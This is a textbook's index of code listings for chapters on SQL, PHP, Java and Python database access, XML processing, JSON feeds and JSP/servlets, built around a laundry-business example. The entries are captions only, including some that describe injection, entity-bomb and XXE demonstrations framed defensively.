Kode 5.6 `php/state/session.php`: penghitung kunjungan yang disimpan di sesi. Angkanya naik hanya jika `$_SESSION` benar-benar bertahan dari satu permintaan ke permintaan berikutnya. 411
Kode 5.7 `php/web/logout.php`: keluar dengan benar. Cookie dihapus dengan cara yang dijelaskan Subbab 5.3.3, yaitu memasangnya lagi dengan waktu di masa lalu. 414
Kode 5.8 `sql/20_flat_table.sql`: buku kasir yang dibangun ulang dari data sungguhan, dan satu perubahan biasa terhadapnya. `CREATE TABLE ... AS SELECT` membuat tabel baru dari jawaban sebuah kueri. 417
Kode 5.9 `sql/21_create_database.mysql.sql`: membuat basis data bila belum ada, menjadikannya basis data aktif, dan berbicara UTF-8 pada sambungan ini. 419

Kode 5.10 `sql/22_create_service.mysql.sql`: tabel `Service`. Satu baris adalah satu baris daftar harga. 420
Kode 5.11 `sql/23_create_customer.mysql.sql`: tabel `Customer`. 420
Kode 5.12 `sql/24_create_bill.mysql.sql`: tabel `Bill`. Batasan `CHECK` di bagian bawah adalah aturan bisnis usaha ini, ditulis sekali dan ditegakkan untuk setiap program. 421
Kode 5.13 `sql/25_bill_foreign_keys.mysql.sql`: empat *foreign key* milik `Bill`, dalam gaya rancangan asli, satu `ALTER TABLE` per rujukan. 422
Kode 5.14 `sql/27_app_user.mysql.sql`: pengguna basis data untuk aplikasi. Ganti `choose-a-password` dengan kata sandi sungguhan milik Anda. 424
Kode 5.15 `sql/26_totals.sql`: satu hitungan per tabel. `UNION ALL` menumpuk jawaban beberapa pernyataan `SELECT` menjadi satu tabel. 425
Kode 5.16 `sql/06_insert.sql`: satu pelanggan baru dan satu tagihan baru, lalu melihat keduanya. 426
Kode 5.17 `sql/07_constraint_errors.sql`: empat pernyataan, masing-masing melanggar satu aturan skema. 426
Kode 5.18 `sql/08_update.sql`: lihat, ubah, lihat lagi, dan coba perubahan yang sama untuk kedua kalinya. 428
Kode 5.19 `sql/09_delete.sql`: menghapus pelanggan ganda yang tidak punya tagihan, lalu mencoba menghapus tagihan yang punya pembayaran. 428
Kode 5.20 `sql/01_select_all.sql`: setiap kolom dari setiap baris daftar harga. 430
Kode 5.21 `sql/02_select_columns.sql`: tiga kolom bernama, lima pelanggan pertama. 430
Kode 5.22 `sql/03_where.sql`: antrean gerai Keputih, yang terlama lebih dulu. 430
Kode 5.23 `sql/04_like_in_between.sql`: sebuah pola, sebuah daftar, dan sebuah rentang. 431
Kode 5.24 `sql/05_order_limit.sql`: urutkan menurut jumlah, terbesar lebih dulu, pisahkan yang seri dengan kode, ambil lima. 432
Kode 5.25 `sql/10_join.sql`: satu tagihan dengan nama pelanggan serta deskripsi dan harga layanannya. 433
Kode 5.26 `sql/11_join_four.sql`: antrean terkini dengan pelanggan, layanan, karyawan yang menerima tagihan, dan gerainya. 433
Kode 5.27 `sql/12_left_join.sql`: setiap pelanggan dan jumlah tagihannya, yang paling sedikit lebih dulu. Kueri ini memakai `GROUP BY`, yang dijelaskan di Subbab 5.10. 434
Kode 5.28 `sql/13_aggregates.sql`: tagihan setahun dalam satu baris. Tagihan yang dibatalkan, yang `payment`-nya 0, disisihkan oleh `WHERE`. 435
Kode 5.29 `sql/14_group_service.sql`: pendapatan per layanan selama setahun. 435
Kode 5.30 `sql/15_group_month.sql`: tagihan dan pendapatan per bulan kalender. 436
Kode 5.31 `sql/16_group_outlet_having.sql`: pendapatan per gerai, lalu pelanggan paling setia. 437
Kode 5.32 `sql/17_balance.sql`: tagihan yang masih bersisa, sisa terbesar lebih dulu. Jumlah pembayaran dihitung per tagihan dalam subkueri sebelum digabungkan. 438
Kode 5.33 `sql/18_transaction_commit.sql`: tiga penyisipan dalam satu transaksi, lalu sisa tagihan baru itu. 439
Kode 5.34 `sql/19_transaction_rollback.sql`: tagihan yang ditulis di dalam transaksi lalu dibatalkan. 440
Kode 5.35 `php/mysqli/connect.php`: menyambung, memilih basis data, melapor. Pengaturannya diambil dari `config.php`, bukan diketik ke dalam program. 441
Kode 5.36 `php/mysqli/query.php`: kirim, periksa, telusuri baris dua kali, bersihkan. `data_seek(0)` memindahkan kursor kembali ke baris pertama. 442
Kode 5.37 `php/mysqli/oop/MySQLDBOps.php`: kelas turunan. Setiap metode merekatkan string menjadi SQL dan meneruskan hasilnya ke `execute()`. 447
Kode 5.38 `php/pdo/Db.php`: satu `connect()` untuk SQLite (bawaan) dan MySQL. Hanya DSN dan dua pernyataan penyiapan yang berbeda di antara keduanya. 451
Kode 5.39 `php/pdo/Customers.php`: membuat, membaca satu, mencari, mengubah, dan menghapus pelanggan, setiap nilai diikat sebagai parameter. 452
Kode 5.40 `php/pdo/customers_demo.php`: satu pelanggan dibuat, ditemukan, dicari, diubah, dan dihapus, dan satu penghapusan ditolak. 454

Kode 5.41 `php/pdo/Bills.php`: membuat tagihan dalam satu transaksi, membacanya kembali bersama pelanggan, layanan, dan jumlah yang dibayar, memindahkannya dari queued ke finished, dan menambah pembayaran. 455
Kode 5.42 `php/pdo/bills_demo.php`: tagihan dibuat dengan uang muka, diselesaikan, diselesaikan lagi (ditolak), dilunasi, dan tagihan kedua yang gagal di tengah jalan. 458
Kode 5.43 `php/pdo/errors.php`: mode kesalahan diam, mode eksepsi, dan apa yang dilakukan di tepi aplikasi. 459
Kode 5.44 `php/injection/unsafe.php`: pemeriksaan masuk dan pencarian status tagihan yang merekatkan ketikan pengunjung ke dalam teks SQL. Tidak ada yang tampak mengkhawatirkan. Semuanya terbuka lebar. 461
Kode 5.45 `php/injection/demo.php`: tiga percobaan masuk dan dua pencarian, masing-masing dikirim ke fungsi tidak aman dan fungsi aman. 461
Kode 5.46 `php/injection/safe.php`: dua fungsi yang sama dengan *placeholder*, dan pemeriksaan kata sandi terhadap *hash* yang tersimpan. 464
Kode 5.47 `php/web/boot.php`: kode koneksi, zona waktu toko, sesi yang cookie-nya tidak dapat dibaca skrip, dan fungsi *escape* satu huruf. 466
Kode 5.48 `php/web/login.php`: masuk dengan *prepared statement*, pemeriksaan *hash*, `session_regenerate_id(true)`, dan pengalihan. 466
Kode 5.49 `php/web/customers.php`: halaman terlindung yang membaca dengan `GET`, menulis dengan `POST`, menjawab `POST` yang berhasil dengan pengalihan, dan melakukan *escape* pada setiap nilai yang dicetaknya. 467
Kode 5.50 `server/php-iis.ini`: baris-baris `php.ini` yang diaktifkan untuk PHP di bawah IIS. 474
Kode 5.51 `server/info.php`: uji terkecil yang berguna untuk sebuah pemasangan PHP. 479
Kode 5.52 `java/LaundryDb.java`: URL-lah yang menentukan basis data. Tanpa `DB_URL` di *environment*, kelas ini membuka salinan berkas SQLite contoh. 479
Kode 5.53 `java/CustomerDao.java`: lima fungsi pelanggan. `setString(n, ...)` adalah nilai terikat versi PDO, dan *placeholder* dinomori mulai 1. 480
Kode 5.54 `java/BillDao.java`: tagihan dalam Java, dengan transaksi ditulis sebagai `setAutoCommit(false)`, `commit()`, dan `rollback()`. 482
Kode 5.55 `java/CrudDemo.java`: cerita pelanggan dan tagihan dari Subbab 5.14, dalam Java. 486
Kode 5.56 `java/InjectionDemo.java`: merekatkan string ke dalam `Statement` dibandingkan mengikat dengan `PreparedStatement`, dan pemeriksaan PBKDF2 dengan `SecretKeyFactory`. 487
Kode 5.57 `python/db.py`: `connect()` untuk SQLite atau MySQL, dan `run()`, yang menjalankan SQL dengan parameter yang dikirim terpisah. 489
Kode 5.58 `python/customers.py`: lima fungsi pelanggan. `conn.commit()` membuat setiap perubahan permanen, karena koneksi DB-API membuka transaksi secara implisit. 490
Kode 5.59 `python/bills.py`: tagihan dalam Python. Transaksinya implisit; `commit()` mengakhirinya dan `rollback()` membatalkannya. 491
Kode 5.60 `python/crud_demo.py`: cerita pelanggan dan tagihan, dalam Python. 493
Kode 5.61 `python/injection_demo.py`: kueri yang direkatkan dibandingkan kueri berparameter, dan pemeriksaan PBKDF2 dengan `hashlib.pbkdf2_hmac` dan `hmac.compare_digest`. 495
Kode 5.62 `python/web_app.py`: cari dengan `GET`, tambah dengan `POST` lalu alihkan. `{{ ... }}` milik Jinja melakukan *escape* setiap nilai untuk HTML secara otomatis. 496
Kode 5.63 `python/web_test.py`: lima permintaan yang sama dengan transkrip PHP di Subbab 5.16, dikirim lewat *test client* Flask. 497
Kode 5.64 `sql/ex_06_wiyung.sql`: pencarian pola dan sebuah hitungan. 502
Kode 5.65 `sql/ex_07_ready.sql`: tagihan siap diambil, per gerai. 503
Kode 5.66 `sql/ex_08_methods.sql`: pembayaran per metode. 503
Kode 5.67 `sql/ex_09_supervisors.sql`: *self-join*. 504
Kode 5.68 `sql/ex_10_cashiers.sql`: tagihan yang diterima per karyawan, tiga teratas. 504
Kode 6.1 Empat tagihan tanggal 26 September 2026 sebagai nilai yang dipisahkan koma. Semua yang perlu diketahui pembaca justru tidak ada di dalam berkas itu sendiri. 508

Kode 6.2 Satu tagihan sebagai XML, dipersingkat. Setiap nilai diberi label oleh elemen atau atribut yang memuatnya. 509
Kode 6.3 HTML: setiap tag adalah perintah tentang tampilan. Buat ini besar, buat ini tebal, mulai paragraf. 511
Kode 6.4 Isi yang sama diberi markah menurut maknanya. Tidak ada yang berkata "besar" atau "tebal" di sini. 511
Kode 6.5 Deklarasi XML dari **Gambar 6.5**. Diawali `<?` dan diakhiri `?>`, yang menandainya sebagai instruksi pemrosesan, bukan elemen. 513
Kode 6.6 `data/bills.xml`: tagihan yang diterima gerai O01 pada 26 September 2026, diekspor dari `laundry.db`. Empat tagihan, empat pelanggan, tiga pembayaran. 514
Kode 6.7 `data/bills-malformed.xml`, rusak dalam empat cara: nilai atribut tanpa petik (baris 2), ketidakcocokan huruf besar-kecil (baris 4), & telanjang (baris 5), dan elemen `unit` yang tidak pernah ditutup (baris 6). 518
Kode 6.8 `php/01_wellformed.php`. Jalankan dari folder `php` dengan `php 01_wellformed.php`. 518
Kode 6.9 Keluaran **Kode 6.8**. Empat pesan, semuanya tentang baris 2, padahal **Kode 6.7** rusak di baris 2, 4, 5, dan 6. 519
Kode 6.10 `python/04_minidom_nodes.py`. Program ini mencetak tagihan yang dibatalkan sebagai pohon, lalu menghitung setiap simpul dalam `bills.xml` menurut jenisnya. 524
Kode 6.11 Keluaran **Kode 6.10**. Ada 38 elemen dalam `bills.xml` dan **42 simpul teks yang hanya berisi spasi putih**. 525
Kode 6.12 `data/bills-ns.xml`: dua kosakata, dua prefiks, dan dua elemen bernama `customer` yang tidak lagi bertabrakan. 527
Kode 6.13 `php/09_namespaces.php`. Program ini mendaftarkan kedua URI dengan prefiks miliknya sendiri, `x` dan `k`, yang sengaja dibuat berbeda dari prefiks di berkas. 527
Kode 6.14 Keluaran **Kode 6.13**. Dua barisnya layak dibahas masing-masing dalam satu paragraf. 528
Kode 6.15 `data/bills-invalid.xml`. Setiap tag berpasangan dan setiap atribut berpetik. Dokumen ini juga salah dalam tujuh hal. 531
Kode 6.16 Pengenal unik. Tipe `ID` menjanjikan bahwa tidak ada dua elemen dalam dokumen yang membawa nilai sama, dan menuntut nilainya berupa nama XML yang sah. 534
Kode 6.17 DTD internal: `animal` adalah elemen akar, dan aturannya berada di dalam kurung siku `DOCTYPE`. 534
Kode 6.18 `data/bills.dtd`, tata bahasa *feed* tagihan sebagai DTD. 535
Kode 6.19 `data/bills.xsd`: tata bahasa **Kode 6.18**, ditambah aturan nilai yang tidak dapat dinyatakan DTD. 537
Kode 6.20 `php/04_validate.php`. `schemaValidate` memeriksa terhadap XSD; DTD hanya diperiksa bila dokumen menyebutnya, sehingga `withDoctype` membangun salinan yang menyebutnya. 540
Kode 6.21 Keluaran **Kode 6.20**. Skema menemukan ketujuh kesalahan, masing-masing dengan barisnya; DTD menemukan empat. 541
Kode 6.22 `python/05_validate.py`. `etree.DTD` dapat memeriksa dokumen apa pun, dengan atau tanpa `DOCTYPE`. 542
Kode 6.23 Baris-baris pertama keluaran **Kode 6.22**. Baris-baris selebihnya adalah pesan yang sama dengan **Kode 6.21**, karena pustaka di bawahnya sama. 542
Kode 6.24 `java/Validate.java`. `Schema` yang sudah dikompilasi aman untuk banyak *thread* dan dapat dipakai ulang; `Validator` murah dan dibuat baru untuk setiap dokumen. 542
Kode 6.25 Keluaran **Kode 6.24**. Java melaporkan setiap kesalahan dua kali, sekali untuk *facet*-nya dan sekali untuk akibatnya, dan berhenti pada dokumen yang sama sekali bukan XML. 543
Kode 6.26 `java/BillsDom.java`. `NodeList` dijelajahi lewat indeks karena ia bukan `Iterable` dalam Java. 544
Kode 6.27 Ringkasan harian. `BillsDom.java`, `php/03_read.php`, dan `python/03_read_etree.py` mencetak persis teks ini; `diff` tidak menemukan perbedaan. 545
Kode 6.28 `java/BillsSax.java`. *Parser* memanggil ketiga metode; *field-field*-nya adalah ingatan milik program sendiri. 546
Kode 6.29 Keluaran **Kode 6.28**. Total yang sama, tanpa pohon pernah ada. 547
Kode 6.30 `java/BillsStax.java`. `break` itulah inti program ini: SAX tidak punya padanannya. 548

Kode 6.31 Keluaran **Kode 6.30**. Pada empat tagihan ini tidak menghemat apa pun; pada empat juta tagihan, inilah beda antara satu detik dan satu jam. 549
Kode 6.32 `python/09_stream_memory.py`. Kedua fungsi hanya berbeda beberapa baris, dan `el.clear()` adalah baris yang menentukan. 549
Kode 6.33 Keluaran **Kode 6.32**. Total yang sama sampai ke rupiahnya; pohon membutuhkan kira-kira tiga belas kali lipat memori. 550
Kode 6.34 `php/05_xpath.php`. `DOMXPath::evaluate` mengembalikan daftar simpul, atau bilangan, string, atau boolean. 551
Kode 6.35 Keluaran **Kode 6.34**. Periksa `sum(//charged)` terhadap Subbab 6.4.3: Rp 152.000. 552
Kode 6.36 `java/XPathDemo.java`. String ekspresinya disalin dari **Kode 6.34**. 553
Kode 6.37 Keluaran **Kode 6.36**. 554
Kode 6.38 `python/06_xpath.py`. Pertanyaan yang sama lewat ElementTree dan lewat lxml. 554
Kode 6.39 Keluaran **Kode 6.38**. Ketiga baris `SyntaxError` bukan galat: ElementTree tidak mengenal perbandingan, `not()`, maupun jalur absolut dari sebuah elemen. 555
Kode 6.40 `data/day-sheet.xsl`. Mengubah **Kode 6.6** menjadi tabel HTML, sambil menggabungkan nomor telepon dari `customers.xml`. 557
Kode 6.41 `php/06_transform.php`. `XSLTProcessor` milik PHP membutuhkan ekstensi `xsl`, yang disertakan XAMPP tetapi tidak selalu diaktifkan. 558
Kode 6.42 `python/07_transform.py`. lxml membungkus libxslt, mesin yang sama dengan milik PHP. 559
Kode 6.43 `java/Transform.java`. Prosesor milik JDK sendiri, keturunan Apache Xalan: implementasi yang sama sekali terpisah. 559
Kode 6.44 Tiga puluh baris pertama keluaran **Kode 6.41**. B2908 dengan Rp 80.000 muncul pertama, sesuai permintaan pengurutan; nomor teleponnya berasal dari dokumen kedua. 560
Kode 6.45 Instruksi pemrosesan yang memasang *stylesheet* pada dokumen XML. 561
Kode 6.46 Mengurai XML di peramban. `ids` menjadi `["B2905", "B2908", "B2911", "B2913"]`. 561
Kode 6.47 Keluaran `php/00_clients_simplexml.php` dan `php/00_clients_dom.php`, identik. 563
Kode 6.48 `php/03_read.php`. Setiap nilai di-*cast*, seperti dalam `(int) $bill->charged`. 563
Kode 6.49 `python/03_read_etree.py`. `get()` membaca atribut, `findtext()` membaca teks sebuah anak, dan `get("cancelled", "false")` mengisikan nilai bawaan tata bahasa. 564
Kode 6.50 `php/laundry_feed.php`. `loadBills` dan `loadCustomers` membaca basis data dengan PDO; pembuat dokumennya membangun pohon DOM dan membiarkan `saveXML` serta `json_encode` menghasilkan teksnya. 565
Kode 6.51 `data/customers.xml`: empat pelanggan di balik tagihan hari itu. Tanpa tanggal lahir, tanpa tempat lahir, dan tidak pernah `password` atau `password_hash`. 569
Kode 6.52 `php/02_export.php`. Jalankan dengan `php 02_export.php`, atau `php 02_export.php O03 2026-09-30` untuk gerai dan hari lain. 570
Kode 6.53 Keluaran **Kode 6.52**. 571
Kode 6.54 `python/laundry_feed.py`. `ET.indent` menata pohonnya; `serialize` menulis sendiri deklarasi dan komentarnya, karena deklarasi bawaan ElementTree dieja `<?xml version='1.0' encoding='utf-8'?>`. 571
Kode 6.55 `python/02_export.py`. Program ini menulis bita, agar Windows tidak mengubah setiap `\n` menjadi `\r\n`. 574
Kode 6.56 `java/LaundryFeed.java`. JDBC membaca baris-barisnya; `XMLStreamWriter` menulis XML-nya; JSON ditulis oleh serializer tiga puluh baris karena JDK tidak memiliki pustaka JSON. 575
Kode 6.57 `java/Export.java`. Kompilasi dengan `javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d classes *.java`; jalankan dengan `java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar Export` (di Windows, `;` sebagai ganti `:`). 581
Kode 6.58 `compare_exports.py`, di folder bab. 582
Kode 6.59 Keluaran **Kode 6.58**. Tiga bahasa, tiga pustaka XML yang berbeda, satu serializer JSON buatan tangan, dan dua belas berkas yang sama sampai ke bitanya. 582
Kode 6.60 `data/bills.json`: tagihan yang sama dengan **Kode 6.6**, dengan nama *field* yang sama. 583
Kode 6.61 `php/07_json.php`. `json_decode($json, true)` mengembalikan larik; tanpa `true` ia mengembalikan objek `stdClass`. 586

Kode 6.62 Keluaran **Kode 6.61**. 587
Kode 6.63 `python/08_json.py`. `json.load` langsung memberikan dict, list, `int`, `bool`, dan `None` 588
Kode 6.64 Keluaran **Kode 6.63**. Perjalanan pulang-pergi menghasilkan kembali berkasnya dengan persis. 588
Kode 6.65 `php/feed.php`, skrip *router* untuk peladen bawaan PHP: `php -S 127.0.0.1:8006 feed.php` 591
Kode 6.66 Sesi terhadap **Kode 6.65**, dipersingkat di tempat yang bertanda `...`. Permintaan yang dinegosiasikan membawa `Vary: Accept`; 30 Februari ditolak sebelum kueri apa pun dijalankan. 592
Kode 6.67 `python/feed_app.py`. Jalankan dengan `flask --app feed_app run --port 5006` 593
Kode 6.68 `java/FeedServer.java`. *Stack trace* masuk ke log peladen, tidak pernah ke klien. 594
Kode 6.69 `data/bomb.xml`, bom ekspansi entitas yang dikenal sebagai *billion laughs*. Setiap entitas adalah sepuluh salinan entitas di bawahnya, sehingga `lol4` adalah 104 salinan `lol`: 30.000 karakter dari 411 bita. Lima tingkat lagi akan menghasilkan tiga miliar. 597
Kode 6.70 Jawaban PHP, dari `php/08_entity_traps.php`: libxml menolak bom itu, dengan maupun tanpa substitusi entitas. 597
Kode 6.71 Jawaban Python, dari `python/10_entity_traps.py`: kedua *parser* mengekspansinya sepenuhnya. 597
Kode 6.72 Jawaban Java, dari `java/EntityTraps.java`: *factory* bawaan mengekspansinya; yang sudah diperkuat menolak `DOCTYPE` apa pun. 597
Kode 6.73 `data/xxe.xml`, serangan XML External Entity. `SYSTEM` berarti *ambil ini*, persis seperti dalam **Gambar 6.24**; di sini yang diambil adalah sebuah berkas di peladen. 598
Kode 6.74 PHP dengan pengaturan bawaannya, lalu dengan dua *flag* yang dianjurkan tutorial yang ceroboh. 598
Kode 6.75 Java: **`DocumentBuilderFactory` bawaan JDK membaca berkas itu.** 598
Kode 6.76 `python/11_jsonld.py`. `DryCleaningOrLaundry` adalah tipe schema.org yang sungguh ada. 599
Kode 6.77 Keluaran **Kode 6.76**, siap ditempelkan ke `<head>` halaman gerai itu. 599
Kode 6.78 `data/llms.txt`, contoh untuk Profitina Laundry. Alamat-alamatnya memakai domain cadangan `.example`. 600
Kode 7.1 `HelloServlet.java`: *servlet* yang menghasilkan halaman kecil. Setiap karakter HTML berada di dalam string Java. 611
Kode 7.2 Satu akun dengan dua peran. `manager-gui` membuka aplikasi *manager*; `admin-gui` membuka *host manager*. 618
Kode 7.3 Dua akun, masing-masing satu peran. *Manager* dapat men-*deploy* aplikasi; administrator dapat mengatur *host*; tidak ada yang dapat mengerjakan tugas yang lain. 618
Kode 7.4 `hello.jsp`, halaman JSP pertama. Semuanya HTML biasa, kecuali karakter dari `<%=` sampai `%>`. 621
Kode 7.5 Respons sebenarnya untuk **Kode 7.4**, dilayani MiniJSP. Setiap karakter teks templat bertahan, termasuk karakter tab, dan ekspresinya menjadi tanggal. 622
Kode 7.6 *Servlet* hasil terjemahan **Kode 7.4**, dicetak oleh MiniJSP. Bacalah berdampingan dengan halamannya dan cocokkan setiap baris. 624
Kode 7.7 Bentuk galat penerjemahan JSP. Jasper adalah nama mesin JSP Tomcat, dan `JasperException` tentang kompilasi selalu merupakan kegagalan penerjemahan atau kompilasi, bukan kegagalan logika halaman Anda. 626
Kode 7.8 `counter.jsp`, halaman yang memperlihatkan perbedaan antara *field* dan variabel lokal. 627
Kode 7.9 Bagian atas kelas yang dihasilkan dari **Kode 7.8**. Semua yang ditulis di antara `<%!` dan `%>` menjadi anggota kelas — termasuk *field* `hits` — di luar semua metode. 628
Kode 7.10 Bagian lebih bawah dari kelas yang sama. `nextHit()` menyentuh *field* bersama; `int local = 0; local++;` adalah variabel lokal biasa milik metode. 628
Kode 7.11 Keluaran sebenarnya dari dua permintaan berturut-turut ke **Kode 7.8**. *Field*-nya terus bertambah; variabel lokalnya tidak; judul acaknya baru setiap kali karena *metodenya* dipakai bersama tetapi setiap pemanggilan menghitung ulang. 629
Kode 7.12 Keluaran konsol yang sebenarnya. `jspInit()` berjalan sekali; permintaan ketiga, keempat, dan kelima puluh tidak menambah apa pun. 629

Kode 7.13 Pohon pengembangan jalur Tomcat. `src` berisi Java yang Anda tulis; `web` berisi apa yang di-*deploy*; *build* mengompilasi `src` ke `WEB-INF/classes` pada salinan `web`. 631
Kode 7.14 `WEB-INF/web.xml` milik aplikasi Laundry. Isinya hanya mengikat nama ke nilai, kelas ke nama, dan pola URL ke kelas. 631
Kode 7.15 `build.sh`, yang membangun `dist/laundry.war`. `build.ps1` dan `build.bat` melakukan hal yang sama di Windows. Jar Servlet API dipakai untuk *mengompilasi* dan sengaja tidak disalin ke dalam WAR. 634
Kode 7.16 Sintaksis XML untuk tiga elemen *scripting*. Artinya persis sama dengan `<% %>`, `<%= %>`, dan `<%! %>`. 638
Kode 7.17 Enam ekspresi. Dua yang pertama hanya memakai Java; empat terakhir memakai objek implisit, dan itulah yang menjadikan halaman JSP sebuah halaman *web*, bukan sekadar program yang mencetak. 639
Kode 7.18 Nilai sebenarnya untuk empat ekspresi di **Kode 7.17**. Id sesi ditampilkan terpotong, dengan alasan yang diberikan di Subbab 7.17. 639
Kode 7.19 Dua *scriptlet*: satu mencetak *query string*, satu mengubah jenis konten respons. 639
Kode 7.20 *Query string* sebagaimana diterima dan diurai *container*. `request.getQueryString()` memberi teks mentahnya; `request.getParameter` memberi satu nilai hasil penguraian. 639
Kode 7.21 Perulangan keranjang belanja. `while` dibuka di *scriptlet* pertama dan ditutup di *scriptlet* terakhir; teks templat dan ekspresi di antaranya adalah badan perulangan, ditulis sekali untuk setiap barang. 640
Kode 7.22 Garis besar hasil terjemahan **Kode 7.21**. HTML di antara *scriptlet* menjadi pemanggilan `out.write` di dalam badan `while`. Tidak pernah ada kecerdikan apa pun di sana. 641
Kode 7.23 Metode yang dideklarasikan di halaman dan dipanggil dari sebuah ekspresi. 641
Kode 7.24 Sketsa *servlet* yang dihasilkan dari **Kode 7.23**. Metodenya menjadi anggota kelas; badan halaman berada di dalam `_jspService`; `session` dan `out` adalah variabel lokal yang dideklarasikan *container*. 641
Kode 7.25 Deklarasi yang memegang objek akses data, dibuat di `jspInit()` dan dilepas di `jspDestroy()`: dibuat sekali, dipakai semua permintaan, dibersihkan di akhir. 642
Kode 7.26 Tiga komentar yang berperilaku berbeda. Hanya yang pertama tidak terlihat oleh penerjemah; hanya yang kedua melintasi jaringan. 642
Kode 7.27 Keluaran sebenarnya dari `implicit.jsp`: satu permintaan, sembilan objek, tidak satu pun dideklarasikan oleh halaman. 643
Kode 7.28 Empat pencacah, satu untuk setiap *scope*. Perhatikan uji `null` pada masing-masing: atribut yang belum pernah ditetapkan terbaca sebagai `null`, dan begitulah cara membedakan "pertama kali" dari "nol". 645
Kode 7.29 Keluaran sebenarnya dari dua permintaan ke `scopes.jsp`. Pencacah halaman tidak pernah bergerak; cap waktu permintaan baru setiap kali dan tidak mengingat apa pun; pencacah sesi dan aplikasi naik bersama. 645
Kode 7.30 `Bill.java`, *bean* di balik setiap nota yang ditampilkan halaman. Lima metode terakhir adalah properti *turunan*: `${bill.balanceRupiah}`, `${bill.quantity}`, `${bill.cancelled}`, dan `${bill.nextStatus}` semuanya berfungsi, dan tidak ada yang disimpan di kelas itu. 646
Kode 7.31 Hasil dari `<jsp:useBean>` dan `<jsp:setProperty>` sesudahnya. Baris pertama mencari atau membuat; baris terakhir memanggil *setter* hanya jika parameternya memang dikirim. 648
Kode 7.32 Nilai bawaan yang diterapkan sekali: saat *bean* formulir sesi ini pertama kali dibuat, layanannya ditetapkan S0001; sesudahnya badan itu dilewati. 649
Kode 7.33 Tiga bentuk `jsp:setProperty`: nilai literal; parameter permintaan yang disebut namanya; dan `*`, yang mencocokkan setiap parameter permintaan dengan *setter* milik *bean*. 649
Kode 7.34 `BillBook`, *bean* yang berisi kueri. Halaman menetapkan `outlet`, lalu membaca `bills`, `count`, dan `totalRupiah`; halaman tidak pernah melihat SQL. 649
Kode 7.35 `bills.jsp` milik MiniJSP: sebuah *bean* ditemukan atau dibuat, satu properti ditetapkan dari permintaan, dan EL serta JSTL mengerjakan sisanya. 650
Kode 7.36 Keluaran sebenarnya dari `bills.jsp?outlet=O01` terhadap basis data contoh. Tanpa `?outlet=`, halaman yang sama mendaftar ke-23 nota antre di ketiga gerai, seluruhnya Rp 1.003.000. 651

Kode 7.37 Nilai yang sama, dua kali. Yang pertama memerlukan *cast*, nama kelas lengkap, pemanggilan metode, dan tiga macam kurung. Yang kedua tidak memerlukan semua itu dan tidak rusak ketika kelasnya pindah ke paket lain. 652
Kode 7.38 Keluaran sebenarnya dari `el-demo.jsp`. Baris-baris numerik mengikuti aturan tipe EL, yang dijelaskan catatan di bawah. 652
Kode 7.39 Kode yang dihasilkan MiniJSP untuk `<c:forEach>` di **Kode 7.35**, beserta `<c:out>` dan `<c:if>`-nya. Variabel perulangan `b` dan status `st` ditaruh di *page scope* pada setiap putaran, itulah sebabnya `${b.id}` dan `${st.count}` menemukannya. 654
Kode 7.40 Nilai yang sama dicetak dengan dua cara. Yang pertama adalah lubang; yang kedua bukan. 655
Kode 7.41 Pemformatan dengan pustaka `fmt`: mengelompokkan digit bilangan, dan menulis tanggal seperti cara orang menulisnya. 656
Kode 7.42 `BillListServlet`: membaca dua saringan, bertanya kepada model, menaruh hasilnya di *request scope*, lalu meneruskan. Tanpa HTML. 659
Kode 7.43 `bills.jsp`: formulir saringan, tabel, dan hitungannya — hanya EL dan JSTL. Nama pelanggan dan uraian layanan melewati `<c:out>`; id, jumlah uang, dan kata status adalah milik aplikasi sendiri. 660
Kode 7.44 `header.jspf`, ditempelkan ke setiap *view* oleh direktif `include`: direktif `page`, dua pustaka tag, `ctx`, navigasi, siapa yang sedang login, dan pesan "flash" sekali tampil yang dicetak lalu dihapus. 661
Kode 7.45 `NewBillServlet`: GET menampilkan formulir; POST memvalidasinya, menampilkannya ulang dengan status 400, atau menyimpan nota lalu *redirect* ke nota itu. 663
Kode 7.46 `Validator`: pemeriksaan di sisi server untuk formulir nota. `units` mengimplementasikan aturan BR-2 — kilogram dibulatkan ke atas menjadi bilangan bulat — dengan `BigDecimal`, sehingga `3.2` tepat tiga koma dua, bukan hampiran biner. 665
Kode 7.47 `AdvanceServlet`: satu langkah di sepanjang alur kerja, satu pesan di sesi, dan *redirect* kembali ke nota. 668
Kode 7.48 `Db`: koneksi dari URL JDBC atau dari *pool* milik *container*, dengan *foreign key* SQLite diaktifkan untuk setiap koneksi. 670
Kode 7.49 `BillDao.find`: satu teks SQL tetap dengan lima penampung, diikat satu per satu. `(? = '' OR b.Outlet_id = ?)` berarti "gerai mana pun bila saringannya kosong". 671
Kode 7.50 `BillDao.insert`: id berikutnya, nota, dan baris auditnya dalam satu transaksi; kegagalan apa pun membatalkan semuanya. 672
Kode 7.51 `AppListener`: saat *deploy*, memilih basis data (*pool* JNDI, variabel lingkungan `LAUNDRY_DB_URL`, atau URL di `web.xml`), membangun DAO, lalu menaruhnya beserta daftar rujukan ke *application scope*. 673
Kode 7.52 *Pool* koneksi Tomcat untuk MySQL. Dengan `laundry.db.jndi` diisi `jdbc/laundry`, `AppListener` mencari `java:comp/env/jdbc/laundry` dan `Db` meminjam dari *pool* itu. 675
Kode 7.53 `LoginServlet`: satu jawaban untuk e-mail yang tidak dikenal maupun kata sandi yang salah; bila berhasil, id sesi baru, pegawai dan token CSRF di dalam sesi, serta *redirect*. 675
Kode 7.54 Menetapkan *cookie* yang bertahan walaupun peramban ditutup. EL membacanya sebagai `${cookie.lastOutlet.value}`. 677
Kode 7.55 `EncodingFilter`: UTF-8 untuk setiap permintaan dan respons, ditetapkan sebelum *servlet* mana pun membaca parameter. 678
Kode 7.56 `AccessLogFilter`: mengukur waktu sisa rantai, lalu mencatat satu baris berisi metode, alamat, dan status yang dihasilkan. 678
Kode 7.57 `AuthFilter`: tidak ada pegawai yang login, pergi ke halaman login; POST tanpa token yang benar, 403; selain itu, teruskan. 679
Kode 7.58 Keluaran sebenarnya dari `boom.jsp` milik MiniJSP. `isErrorPage="true"` pada `error.jsp` itulah yang membuat objek implisit kesembilan, `exception`, ada di sana. 680
Kode 7.59 `error.jsp`: satu *view* untuk 404, 403, dan selebihnya, dipilih oleh `${pageContext.errorData.statusCode}`. Eksepsinya masuk ke log, tidak pernah ke layar. 681
Kode 7.60 Penyertaan dinamis dengan `<jsp:param>` yang memberikan sebuah nilai. Halaman itu memuatnya dua kali, yang kedua dengan "Good afternoon". 682

